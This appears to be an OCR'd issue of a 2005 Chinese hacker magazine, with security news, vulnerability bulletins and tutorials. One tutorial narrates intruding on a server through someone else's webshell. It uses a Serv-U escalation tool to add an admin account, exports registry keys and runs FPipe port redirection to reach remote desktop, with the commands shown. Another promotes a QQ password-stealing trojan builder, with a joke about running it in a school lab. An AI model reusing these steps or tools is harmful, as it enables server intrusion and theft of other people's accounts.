29 号信箱之手册奇缘..........................486

Q&A

Q&A..486

新闻串讲台

大家好，这里是娱乐串串烧，啊？不对，应该是 NoHack 新闻串串烧。

话说 2 月份，虽然天数只有 28 天——不多，不过漏洞却有成百上千——不少！

先说本月 1 句话头条：保岛网站被黑，中国黑客进攻日本网站。

微软

说完头条，再来说说这个微软，微软实在是不简单啊，一月份平平静静，公告才发了三个，本以为新年新气象，微软会给 win32 用户争口气，殊不知，原来美国新年也是按照中国农历来算（呵呵，玩笑），结果新年还没过完，就一口气发了 12 个安全通告，而且漏洞真是全面，比较流行的微软产品都包括了：win32 系统、Back office 产品、IE 组件、MSN，甚至连 SPS 都不能幸免，真是 …… 这不，漏洞刚发没多久，相关的利用方法就有了，本期就有一篇关于 MSN 的文章，就是利用了最新漏洞，值得推荐一下。

FireFox

不过说到 IE，突然想到，最近和微软的 IE 拼得正火的 FireFox 又有新举动，FireFox 升级为 1.0.1 版本，这次升级修复了将近 40 个漏洞，但是这些漏洞在之前的发布信息中并没有被列为“十分危险”，值得一提的是，在被修复的漏洞中，其中一个漏洞是用于解决域名欺骗的问题，解决了一部分可能通过字符欺骗来进行网络钓鱼的问题。

所有软件都是在朝着更安全的方向发展的，这是无庸置疑的，各大软件厂商更是争抢安全这个市场，比如说，这期文章《Microsoft AntiSpyware：系统的“保护神”》提到的 AntiSpyware 就是软件巨头微软的一款反间谍软件，这款软件确实不错，不过最近的一件事却让 AntiSpyware “保护神”这个头衔有点让人置疑，前几日，AntiSpyware 在荷兰一家公司，将一个合法站点当成恶意代码将其屏蔽并且禁止人们将该网站设为主页，因此闹出了笑话，对此，微软已经公开对这家公司道歉，同时，我也只能说，微软，希望你能一路走好 ……

AntiSpyware

MSN 性感烧鸡

说了漏洞，再看看病毒，这个月病毒嘛，呵呵，月初的时候，MSN 的性感烧鸡应该席卷了不少人的 MSN 吧，是个蠕虫病毒，小编我也是深受其害，不过不是中招，而是在病毒库还没更新前就发现了网络中十几台中毒的机器，虽然原理简单，但是由于数量太大，只能靠手工查杀，足足忙活了一上午。另外，除了 MSN 病毒外，听说 MSN 的早期版还有几个未公布的漏洞，所以，微软对 MSN 老版本的用户进行了限制登录的做法，so，当你的 MSN 不能登录的时候先检查一下，是不是 MSN 太老了。

MSN 蠕虫病毒

MSN 的蠕虫病毒是很早以前的事了，有了专杀工具，又有了各种防范措施，相信很多用户都会小心，不过，前几天，我又收到了几封奇怪的 mail，一看附件，发现 MSN 的病毒原体就在其中，看来 MSN 受到了限制，传统的邮件又发挥作用了，大家小心。另外，最近一种名为“礼物（Worm_Gift.B）”的病毒也慢慢开始通过邮件进行传播，大家要格外小心，不要将其误认为是 MM 的情书，另外也要随时注意升级自己的杀毒软件。不过，趋势科技杀毒软件的用户也要小心了，最近趋势的 Antivirus Library 就闹出了漏洞，而直接或间接受到其影响的至少有 29 种趋势产品，实在太可怕了。

还是允许我感叹一下吧，哎，漏洞、病毒无处不在，好不容易装个杀毒软件还可能出现漏洞，2005 年的开头就让人这么不消停，我们的串烧新闻也就先报这么多吧，再串下去的话也是没完没了，永不消停啊。

漏洞公告

桃源多功能留言板多处安全漏洞

来源：疯狗[B.C.T]

漏洞类型：跨站脚本攻击+SQL 注入

影响版本：2.7 以下任何版本

漏洞描述：桃源多功能留言板在发表评论回复处没有很好过滤存在跨站攻击，阅读留言处可以 SQL 注入！

业一新闻系统跨站脚本攻击漏洞

来源：H4K_B4N[B.C.T]

漏洞类型：跨站脚本攻击

影响版本：所有版本

漏洞描述：

因程序的评论页面并没有做好过滤，导致恶意用户可利用此漏洞得到管理员 COOKIES 以及其他敏感信息

Microsoft Office XP 缓冲区溢出漏洞(MS05-004)

发布日期： 2005-2-13

发现者：Finjan

描述：

Finjan 发现一个存在于 Microsoft Word XP 中的一个漏洞，用 IE 打开黑客精心构造的 WORD 文件可以产生缓冲区溢出，并允许执行任意代码。

Microsoft OLE 和 COM 远程缓冲区溢出漏洞(MS05-012)

发布日期：2005-02-08

来源：Cesar Cerrudo (cesarc56@yahoo.com)

描述：

Microsoft COM 提供多个对象存储在一个文档中；使用 Microsoft OLE 技术，应用程序可提供嵌入和链接支持。

Microsoft COM 和 OLE 存在安全问题，本地或远程攻击者可以利用这个漏洞提升特权及执行任意指令。

Unix Unzip 保留解压文件 setuid 和 setgid 属性漏洞

发布日期：2005-02-28

来源：Albert Puigsech Galicia (ripe@7a69ezine.org)

描述：

unzip 在解压的时候仍旧保持原来的文件权限，并没有任何错误提示，因此攻击者可以构建一个恶意 ZIP 文件，诱使用户打开，在系统上建立恶意特权文件。

gFTP 远程目录遍历漏洞

发布日期：2005-02-19

来源：gFTP 公告

描述：

gFTP 对文件名缺少充分过滤，远程攻击者可以利用这个漏洞在系统上建立或覆盖任意文件。

攻击者可以构建恶意 FTP 服务器，提交包含目录遍历字符的文件名给 gFTP 处理，可在系统上建立文件或者覆盖文件。

感谢 HaK_BaN 友情支持

不管你只是打算在网络空间里浅尝辄止，还是想在黑客的01世界里自由穿梭。最开始你总得从一只菜鸟做起，所谓“万丈高楼平地起”，是的，我们从菜鸟起步，但我们绝不放过成为老鸟成为黑客的机会。“Q版黑客”便是这样的一个菜鸟起飞的平台，在这里你可以广结良师益友；“Q版黑客”是一位循循善诱的老师，在这里她用她轻柔的声音为你讲解黑客知识和技能；“Q版黑客”是一位负责任的猎手，在网络这个大森林里他既给你干粮，又给你猎枪；“Q版黑客”更是一位知心的朋友，她愿意和你交流，也愿意成为你倾诉的对象。“梅花香自苦寒来”，相信每个菜鸟经过自己的努力，都将会成为一只羽翼丰盈的老鸟！！

艰难的3389

BY Sky

一、前言

今天，我用了5年的10G硬盘终于下岗了，80G的来了呵呵。一会儿就装好了系统。用新硬盘的感觉就是好。在网上瞎转的时候，朋友‘想爬树的鱼’和我说他有个WebShell让我帮忙提下权。想了想没有什么事情就答应了。

二、前去打探

拿到了地址，进去看了下。Webshell用的是修改过的LCX的海阳顶端(SKY.asp)。从〖Server〗显示的进程来看(图1)，知道服务器安装了诺顿杀毒软件、远程控制软件Pcanywhere、还有我们喜欢的Serv-U，还是5.2的，呵呵。

awhost32	pcAnywhere Host Service C:\Program Files\Symantec\pcAnywhere\awhost32.exe
DefWatch	DefWatch C:\PROGRA~1\SYMANT~1\SYMANT~1\DefWatch.exe
Norton AntiVirus Server	Symantec AntiVirus Client C:\PROGRA~1\SYMANT~1\SYMANT~1\Rtvscan.exe
Serv-U	Serv-U FTP Server C:\Program Files\Serv-U5.2\ServUDaemon.exe

图1

再往下看，看到开着Telnet和Terminal Services(大家的最爱吧)服务(图2)，这下方便了。

小知识

Terminal Service，服务终端。windows终端服务提供了通过作为终端仿真器工作的“瘦客户机”软件远程访问服务器桌面的能力。图形界面和不影响当前本地用户的特性是它的最大优点。由于它是2000server及以上版本自带的功能，因此成为一个绝好的“后门”而倍受青睐。而且win98也可以成为客户端，这使得在网吧“工作”成为可能。有一点需要强调一下使用客户端登陆远程主机对当前工作的用户没有影响，而且一切动作本地用户都是看不到的。也就是说远程登陆和本地用户是在不相同的空间，两者互不干扰。

TermService	Terminal Services C:\WINNT\System32\termsrv.exe
TlntSvr	Telnet C:\WINNT\system32\tlntsvr.exe

图2

再看看，晕！所有盘都可以访问，在试试〖Wscript.Shell〗，晕！提示：文件无法被打开，请重试(图3)。我们点“使用Wscript.shell”运行命令OK！

老大，这就是打探的情况。




图3

小技巧

这个时候可以上传一个cmd.exe文件，在〖Wscript.Shell〗的"路径"里边输入你上传Cmd.exe的地址。如：f:\web\cmd.exe，再试下，如果还不行，可以试试 "Wscript.shell"

三、计划

听了探子的回报，做出了以下几个方案：

1.用Serv-u提权，加个管理员账户。

2.拿Pcanywhere密码文件，破解密码，登陆。

3.用SERV-U得到的系统账号来登陆3389。

4.可以用Telnet来登陆，先用serv-u提权工具运行"tlntadmn config sec=-ntlm"来消除ntlm认证。

四、准备作战

OK！准备的差不多了！Let's Go!!

我先上传了Serv-u的提权工具，还好没有被查杀^-^。

在〖Wscript.Shell〗下用Wscript.shell运行成功， 先加个用户，运行net user看看，好了！

```
------------------------------------------------
Administrator          Guest          IUSR_VHOST-WEB-1582
IWAM_VHOST-WEB-1582    sky            TsInternetUser
命令运行完毕，但发生一个或多个错误。
```

Sky 就是我们添加的账户。

下面的事情很简单了，我们可以用3389进行连接。呵呵，本以为拿下了，没有想到残酷的还在后面。3389不能连接(图4)，同样Pcanywhere不能连接，Telnet也连接不上。可是我没有找到盘里边有防火墙啊。可能是IPSEC的问题，停止它。




图4

在SERV-U的提权工具里边输入"net stop policyagent" 停止它，再连接3389端口，狂晕！还是不能连接，返回信息和图4一样！

那是不是Tcp/Ip筛选的问题呢？把注册表里边的内容导出来看看。

回到〖Wscript.Shell〗执行cmd命令：

```
f:\web\ian.***.com\html\mb.exe "regedit -e f:\web\ian.***.com\html\1.reg HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip"    #
导出注册表里关于TCP/IP筛选的第一处
f:\web\ian.***.com\html\mb.exe "regedit -e f:\web\ian.***.com\html\2.reg HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Tcpip"    #
导出注册表里关于TCP/IP筛选的第二处
f:\web\ian.***.com\html\mb.exe "regedit -e f:\web\ian.***.com\html\3.reg HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip"    #
导出注册表里关于TCP/IP筛选的第三处
```

然后DOWN下来，看看没有什么问题。郁闷了，IPSEC没有问题，TCP/IP筛选也没有问题，应该有防火墙或其他东西？

不过，我没有找到！晕！好吧！你狠我也狠！用FPIPE(端口重定向)这个工具试一下，如果还不可以，就睡觉去。

小知

简单说明一下FPIPE，这是一个端口重定向工具，就是可以实现从Internet到局域网内部机器的特定端口服务的访问。比如：我在机器上执行fpipe -l 521 -s 521 -r 23 192.168.1.1，意思是将发送到本机521端口的连接通过521端口被定向到了192.168.1.1的23端口上。

其中-l参数是要监听的TCP端口号，-s参数是从哪个端口发出重定向信息，-R参数是要定向到的IP主机的端口号，也就是执行了如下过程。

```
Pipe connected:
   In:   192.168.1.2:4203  --> 192.168.1.2:521
   Out:  192.168.1.2:521   --> 192.168.1.1:23
```

还有重要的一点就是([e.s.t]haicao说的)最好不要指定 -s port，因为一旦这样就只通过一个端口转发，也就是说是单线程的。

特别是在使用代理配合FPIPE进行端口重定向时，一旦指定了-S PORT的参数代理就变得很慢而且根本无法代理。比如fpipe -l 521 -s 521 -r 23 192.168.1.1，我们最好写成fpipe -l 521 -r 23 192.168.1.1。

我们先上传这个工具，不过这个服务器从外部可以连接的端口只有80、21(21端口不可以，问我为什么，看图5)最好先把IIS停止，要不然会把IIS搞挂。




图5

来到Wscript.Shell，输入

f:\web\ian.****.com\html\mb.exe "f:\web\ian.*****.com\html\fpipe.exe -l 80 -r 3389 192.168.63.82"

好了，现在我们可以用3389登陆了。不过要加上端口哦，比如192.168.1.1:80，我们就进去了(图6)。此次提权就结束了。




图6

五、总结

主要就是利用了SERV-U提权工具添加了用户，再用端口重定向软件FPIPE把发送到80端口的连接重定向到了3389，这样登陆就OK！不过要说的是，输入重定向命令之前，要把80端口停止哦！然后就可以高枕无忧的登陆3389了。欢迎大家访问《非安全》论坛：http://www.nohack.cn/bbs/

最后，祝《非安全》越办越好！^_^


(本文中涉及到的工具，在光盘中有提供，工具如下：FPipe.exe、SKY.asp)

实现Winxp多用户登陆

by 王岗 宋雁鸣

因为在单位从事网络管理工作，所以有时候就需要远程登陆到局域网中别的机器上。局域网中有不少Windows XP profeesional系统，大家都知道正式发布的XP的SP2中不允许远程用户登陆到正在使用当中的系统中，一旦登陆上去，本地机用户就无法使用系统。但是XP的SP2测试版2600.2055支持两个用户同时登陆系统，所以我们要利用这个条件突破限制，从而方便我们远程维护。

一、到"控制面版"的"管理工具"中的"服务"，把系统的"terminal service"服务禁用，然后重新启动计算机。重启后，把winnt/system32下的termsrv.dll文件用2055版的termsrv.dll文件覆盖掉。(在网上看到一篇文章说还要把2055版的termsrv.dll文件复制到system32/dllcache下，可是在测试中发现，可以不做这一步)在这个覆盖文件后，系统会弹出一个窗口，提示"正常运行windows所需..."，我们不要管它，点"取消"，然后在出现的窗口中选"是"。



二、激活第二个连接的许可。开始－运行－regedit

打开HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\

Licensing Core项，在窗口空白处点右键，建立新DWORD值：EnableConcurrentSessions，并赋值为1，如图1。重新启动计算机。

三、到"控制面版"的"管理工具"中的"服务"，把系统的"terminal service"服务打开，其中"启动类型"选择"自动"项，点击"应用"，再点击"启动"，最后点击"确定"。在"我的电脑"上点击右键，打开"属性"，再打开"远程"，选中"允许用户远程连接到此计算机"(系统默认是关闭此项的)。然后我们再到"控制面版"中把administrator用户设置上密码，因为如果密码为空，系统是不运行远程登陆的，而且administrator在正常模式下，是不会在系统登陆窗口中出现的。

在"远程桌面连接"软件中用administrator登陆你就会发现可以两个用户同时登陆该计算机了。

(本文中涉及到的termsrv.dll文件，在光盘中有提供)

最新QQ盗号工具及找回密码的解决方案

by showlife

自从QQ版本上了2004后,已经很长一段时间没有听说使用工具盗取QQ了,主要也是QQ版本更新太快。

☆啊拉QQ大盗☆

直到前段时间才出了这个啊拉QQ大盗(如图1) 比较见效的说.



图 1

主界面和以前的那些工具差别并不大,无非是填写邮箱,设置STMP,生成客户端,如图2,我填写好了资料,在同目录下生成名为MUMA的客户端程序,它还带有一个卸载选项,方便测试。




图 2

这个工具的特点比较多,增加了运行后是否关闭当前QQ的选项,增加了安装后是否删除自身的选项,还为自己提供了很好的伪装,更重要的就是它支持目前所有版本,包括QQ 2004II正式版。好了,在学校机房运行它,就等着去邮箱收密码了,哈哈!

也是前几天一个朋友QQ密码被盗了,号码也就算了,主要里面同学,朋友的QQ都在里面,丢了联系很不方便,所以就问我怎么办,我就给他讲了详细的处理方法。

这里我们分3种情况: 1.有手机绑定的; 2.有密码保护,并且记得的; 3.没有密码保护或是不记得的。

如果是第一种情况,那很好处理,就目前来说TENCENT提供了短信通知的服务,即每改一次密码,会发短信通知你。

对于第二种情况,也比较好处理,假如是会员号码,可以在http://myqq.tencent.com 的"忘记密码",通过正确的保护资料,取回你的密码。如果你的号是普通号码的话,可以在http://service.tencent.com/psw/mo.shtml?psw_cs.htm,通过正确的保护资料,取回你的密码。

但如果是第三种方法的话,会有点麻烦,这里我们只有通过申述来要回密码了。申诉地址 http://service.tencent.com/service/request.shtml,申诉时,我们需要填写一大堆的东西,包括丢的时间,至少5个原QQ里的好友,原来密码... ……

这里几点说明:

1.就我的经验来说,会员号的申诉是很快处理的,而没有保护资料的一般很少处理。

2.这里特别注意的是在填写原密码的时候填写你申请QQ时的初始密码,成功的几率比较大(以前TENCENT有个BUG,只要你有初始密码,在申诉时其他资料不需要填,就可以要回密码和密码保护)。

3.如果你的密码保护中证件是用的身份证的话,只要你把你的身份证复印件寄去TENCENT,加上一些说明也可以取回密码保护。

4.如果不受理的,可以直接发Email到讯的邮箱、或直接打腾讯的热线电话,当然一定要列举清楚一切能证明这个QQ是你的相关资料。

资料网址: http://service.tencent.com/service/request_ad.shtml,说话口气凶一点听说成功率比较大,呵呵~

5.tencent也提供了邮箱绑定的功能,建议去绑定个,以便可以通过邮箱登陆...

☆抢保护☆

下面介绍一下抢保护的问题,现在有很多网站和论坛都有送QQ,送的时候说明是无保护的,一些朋友登陆后后查证也是无保护的,并且修改了密码,但过了一段时间,却发现QQ的密码不对了,而且也被申请了密码保护,通常这就是被"抢保护"的结果。

腾讯为QQ提供服务是有很多的服务器,他们之间不可能每时每刻都会同步更新资料,这样会很耗费资源的。当你在QQ上改了资料,包括个人资料或密码等。这只是在其中的一个服务器修改了资料。其他的服务器短时间内是没有同步的,还是原来的资料。这就提供了给别人修改QQ资料的时间。别人可以马上用原来的密码去申请密码保护(虽然你在QQ上已经改了密码),然后通过取回密码来修改你的QQ的密码,这样就可以抢走你的QQ。

处理这个问题的办法:当在QQ上修改密码后,马上到腾讯的主页(http://www.tencent.com)用新的密码登陆(主页的右上有登陆的窗口),登陆后点击"个人资料",里面有一个"同步资料",点击,然后确认,就可以同步腾讯服务器的资料了。

(本文所涉及的工具,在光盘有收录: ala2qq1.3.rar)

别人的QQ相册显示我的信息

by 放逸

在开始实验前,我们必须有一个QQ号码,这个嘛,很简单的,QQ的官网上就有申请(什么,申请不到?那就再试啦!牛奶、面包会有的!)提醒大家,在做这种事情的时候,千万不要用自己平时在用的QQ做实验,以防被封!

